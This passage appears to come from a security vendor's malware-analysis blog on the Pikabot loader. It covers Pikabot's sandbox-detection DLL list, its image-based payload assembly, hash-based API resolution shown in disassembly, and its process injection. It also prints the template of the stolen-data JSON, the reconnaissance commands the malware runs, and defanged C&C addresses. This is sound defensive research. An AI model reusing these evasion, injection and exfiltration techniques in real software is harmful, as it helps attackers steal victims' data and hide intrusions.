
Figure 11. The shellcode calling the entry point of the decrypted DLL file
download

The decrypted DLL file will execute another anti-analysis routine by loading incorrect libraries and other junk to detect sandboxes. This routine seems to be copied from a certain GitHub article.

Security/Virtual Machine/Sandbox DLL files	Real DLL files	Fake DLL files
cmdvrt.32.dll	kernel32.dll	NetProjW.dll
cmdvrt.64.dll	networkexplorer.dll	Ghofr.dll
cuckoomon.dll	NlsData0000.dll	fg122.dll
pstorec.dll		
avghookx.dll		
avghooka.dll		
snxhk.dll		
api_log.dll		
dir_watch.dll		
wpespy.dll		

Table 1. The DLL files loaded to detect sandboxes


After performing the anti-analysis routine, the malware loads a set of PNG images from its resources section which contains an encrypted chunk of the core module and then decrypts them. Once the core payload has been decrypted, the Pikabot injector creates a suspended process (*%System%\SearchProtocolHost*) and injects the core module into it. The injector uses indirect system calls to hide its injection.



```
  while ( v1113 + 1 < 4 );
  v1114 = v1218;
  v1147[4] = 0;
  v1115 = LoadImages(v1178, v1152, v1218 + v1196);
  v1116 = v1196 + v1115;
  v1117 = LoadImages(v1177, v1145, v1196 + v1115 + v1114) + v1116;
  v1118 = LoadImages(v1176, v1144, v1117 + v1114) + v1117;
  v1119 = LoadImages(v1175, v1169, v1118 + v1114) + v1118;
  v1120 = LoadImages(v1174, v1168, v1119 + v1114) + v1119;
  v1121 = LoadImages(v1173, v1167, v1120 + v1114) + v1120;
  v1122 = LoadImages(v1172, v1166, v1121 + v1114) + v1121;
  v1123 = LoadImages(v1171, v1165, v1122 + v1114) + v1122;
  v1124 = LoadImages(v1170, v1164, v1123 + v1114) + v1123;
  v1125 = LoadImages(v1195, v1163, v1124 + v1114) + v1124;
  v1126 = LoadImages(v1194, v1162, v1125 + v1114) + v1125;
  v1127 = LoadImages(v1193, v1161, v1126 + v1114) + v1126;
  v1128 = LoadImages(v1192, v1160, v1127 + v1114) + v1127;
  v1129 = LoadImages(v1191, v1159, v1128 + v1114) + v1128;
  v1130 = LoadImages(v1179, v1158, v1129 + v1114) + v1129;
  v1131 = LoadImages(v1190, v1157, v1130 + v1114) + v1130;
  v1132 = LoadImages(v1189, v1156, v1131 + v1114) + v1131;
  v1133 = LoadImages(v1188, v1155, v1132 + v1114) + v1132;
  v1134 = LoadImages(v1187, v1154, v1133 + v1114) + v1133;
  v1135 = LoadImages(v1186, v1153, v1134 + v1114) + v1134;
  v1136 = LoadImages(v1185, v1146, v1135 + v1114) + v1135;
  v1137 = LoadImages(v1184, v1151, v1136 + v1114) + v1136;
  v1138 = LoadImages(v1183, v1150, v1137 + v1114) + v1137;
  v1139 = LoadImages(v1182, v1149, v1138 + v1114) + v1138;
  v1140 = LoadImages(v1181, v1148, v1139 + v1114) + v1139;
  return v1140 + LoadImages(v1180, v1147, v1140 + v1114);
}
```


Figure 12. Loading the PNG images to build the core module
download

Resolving the necessary APIs is among the malware's initial actions. Using a hash of each API (*0xF4ACDD8*, *0x03A5AF65E*, and *0xB1D50DE4*), Pikabot uses two functions to obtain the addresses of the three necessary APIs, *GetProcAddress*, *LoadLibraryA*, and *HeapFree*. This process is done by looking through *kernel32.dll exports*. The rest of the used APIs are resolved using *GetProcAddress* with decrypted strings. Other pertinent strings are also decrypted during runtime before they are used.



```
55                      push ebp
8BEC                    mov ebp,esp
81EC CC010000           sub esp,1CC
833D A47DBF00 00        cmp dword ptr ds:[BF7DA4],0
56                      push esi
8BF1                    mov esi,ecx
8955 9C                 mov dword ptr ss:[ebp-64],edx
57                      push edi
8975 A4                 mov dword ptr ss:[ebp-5C],esi
75 0A                   jne searchprotocolhost.BC9FF0
E8 79FFFFFF             call <searchprotocolhost.Kernel32ImageBase>
A3 A47DBF00             mov dword ptr ds:[BF7DA4],eax
A1 987DBF00             mov eax,dword ptr ds:[<&GetProcAddress>]
8945 F4                 mov dword ptr ss:[ebp-C],eax
85C0                    test eax,eax
75 12                   jne searchprotocolhost.BCA00E
BA 82DDACF4             mov edx,F4ACDD82
E8 C6FEFFFF             call <searchprotocolhost.HarvestAPI>
8945 F4                 mov dword ptr ss:[ebp-C],eax
A3 987DBF00             mov dword ptr ds:[<&GetProcAddress>],eax
833D A87DBF00 00        cmp dword ptr ds:[<&LoadLibraryA>],0
75 0F                   jne searchprotocolhost.BCA026
BA 5EF65A3A             mov edx,3A5AF65E
E8 ABFEFFFF             call <searchprotocolhost.HarvestAPI>
A3 A87DBF00             mov dword ptr ds:[<&LoadLibraryA>],eax
33C0                    xor eax,eax
8945 A0                 mov dword ptr ss:[ebp-60],eax
3905 A07DBF00           cmp dword ptr ds:[BF7DA0],eax
0F85 73010000           jne searchprotocolhost.BCA1AA
```

download



```
8D45 8C                 lea eax,dword ptr ss:[ebp-74]
884D 95                 mov byte ptr ss:[ebp-6B],cl
50                      push eax
FF35 A47DBF00           push dword ptr ds:[BF7DA4]
FF55 F4                 call dword ptr ss:[ebp-C]
8B75 A4                 mov esi,dword ptr ss:[ebp-5C]
A3 A07DBF00             mov dword ptr ds:[<&RtlAllocateHeap>],eax
833D 9C7DBF00 00        cmp dword ptr ds:[BF7D9C],0
75 0F                   jne searchprotocolhost.BCA1C2
BA E40DD5B1             mov edx,B1D50DE4
E8 0FFDFFFF             call <searchprotocolhost.HarvestAPI>
A3 9C7DBF00             mov dword ptr ds:[BF7D9C],eax
83FE 01                 cmp esi,1
0F85 69010000           jne searchprotocolhost.BCA334
6A 07                   push 7
```

Figure 13. Harvesting the GetProcAddress and LoadLibrary API

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
The Pikabot core module checks the system's languages and stops its execution if the language is any of the following:

- Russian (Russia)
- Ukrainian (Ukraine)

It will then ensure that only one instance of itself is running by creating a hard-coded mutex, *{A77FC435-31B6-4687-902D-24153579C738}.*

The next stage of the core module involves obtaining details about the victim’s system and forwarding them to a C&C server. The collected data uses a JSON format, with every data item using the *wsprintfW* function to fill its position. The stolen data will look like the image in Figure 13 but with the collected information before encryption:



```
{\"QKzBaQ7tu\": \"{UUID}\",
\"v2HLF5WIO\": \"GG11MO@T@f0adda360d2b4ccda11468e026526576\",
\"kcBTHA\": \"{OS Version and Build Number}\",
\"VNB2TwW\": {Product Number},
\"boidjfW\": \"{User Name}\",
\"Ul30c\": \"{Computer Name}\",
\"o8w5nYf4\": \"{CPU Name}\",
\"DOIVzBY9J\": {System Uptime},
\"OjTa1\": \"{GPU Name}\",
\"xZAUED\": {RAM Amount},
\"wk4gyv0\": \"{Screen Resolution}\",
\"0fwlm4g\": \"1.1.15-ghost\",
\"tNaZHFbb\": \"\",
\"OPJ87qDJK\": \"{Domain Controller Name}\",
\"hYYlC\": \"\"{Domain Controller Address}\",
```

Figure 14. Stolen information in JSON format before encryption
download

Pikabot seems to have a binary version and a campaign ID. The keys *0fwlm4g* and *v2HLF5WIO* are present in the JSON data, with the latter seemingly being a campaign ID.

The malware creates a named pipe and uses it to temporarily store the additional information gathered by creating the following processes:

- *whoami.exe /all*
- *ipconfig.exe /all*
- *netstat.exe -aon*

Each piece of information returned will be encrypted before the execution of the process.

A list of running processes on the system will also be gathered and encrypted by calling *CreateToolHelp32Snapshot* and listing processes through *Process32Firs*t and *Process32Next*.

Once all the information is gathered, it will be sent to one of the following IP addresses appended with the specific URL, *cervicobrachial/oIP7xH86DZ6hb?vermixUnintermixed=beatersVerdigrisy&backoff=9zFPSr:*

- 70[.]34[.]209[.]101:13720
- 137[.]220[.]55[.]190:2223
- 139[.]180[.]216[.]25:2967
- 154[.]61[.]75[.]156:2078
- 154[.]92[.]19[.]139:2222
- 158[.]247[.]253[.]155:2225
- 172[.]233[.]156[.]100:13721

However, as of writing, these sites are inaccessible.

C&C servers and impact

As previously mentioned, Water Curupira conducts campaigns to drop backdoors such as Cobalt Strike, which leads to Black Basta ransomware attacks.It is this potential association with a sophisticated type of ransomware such as Black Basta that makes Pikabot campaigns particularly dangerous.

The threat actor also conducted several DarkGate spam campaigns and a small number of IcedID campaigns during the early weeks of the third quarter of 2023, but has since pivoted exclusively to Pikabot.
Lastly, we have observed distinct clusters of Cobalt Strike beacons with over 70 C&C domains leading to Black Basta, and which have been dropped via campaigns conducted by this threat actor.

Security recommendations

To avoid falling victim to various online threats such as phishing, malware, and scams, users should stay vigilant when it comes to emails they receive. The following are some best practices in user email security:

- Always hover over embedded links with the pointer to learn where the link leads.
- Check the sender's identity. Unfamiliar email addresses, mismatched email and sender names, and spoofed company emails are signs that the sender has malicious intent.
- If the email claims to come from a legitimate company, verify both the sender and the email content before downloading attachments or selecting embedded links.
- Keep operating systems and all pieces of software updated with the latest patches.
- Regularly back up important data to an external and secure location. This ensures that even if you fall victim to a phishing attack, you can restore your information.

A multilayered approach can help organizations guard possible entry points into their system (endpoint, email, web, and network). Security solutions can detect malicious components and suspicious behavior, which can help protect enterprises.

- Trend Vision One™ provides multilayered protection and behavior detection, which helps block questionable behavior and tools before ransomware can do any damage.
- Trend Cloud One™ – Workload Security protects systems against both known and unknown threats that exploit vulnerabilities. This protection is made possible through techniques such as virtual patching and machine learning.
- Trend Micro™ Deep Discovery™ Email Inspector employs custom sandboxing and advanced analysis techniques to effectively block malicious emails, including phishing emails that can serve as entry points for ransomware.
- Trend Micro Apex One™ offers next-level automated threat detection and response against advanced concerns such as fileless threats and ransomware, ensuring the protection of endpoints.

Indicators of Compromise (IOCs)

The indicators of compromise for this blog entry can be found here.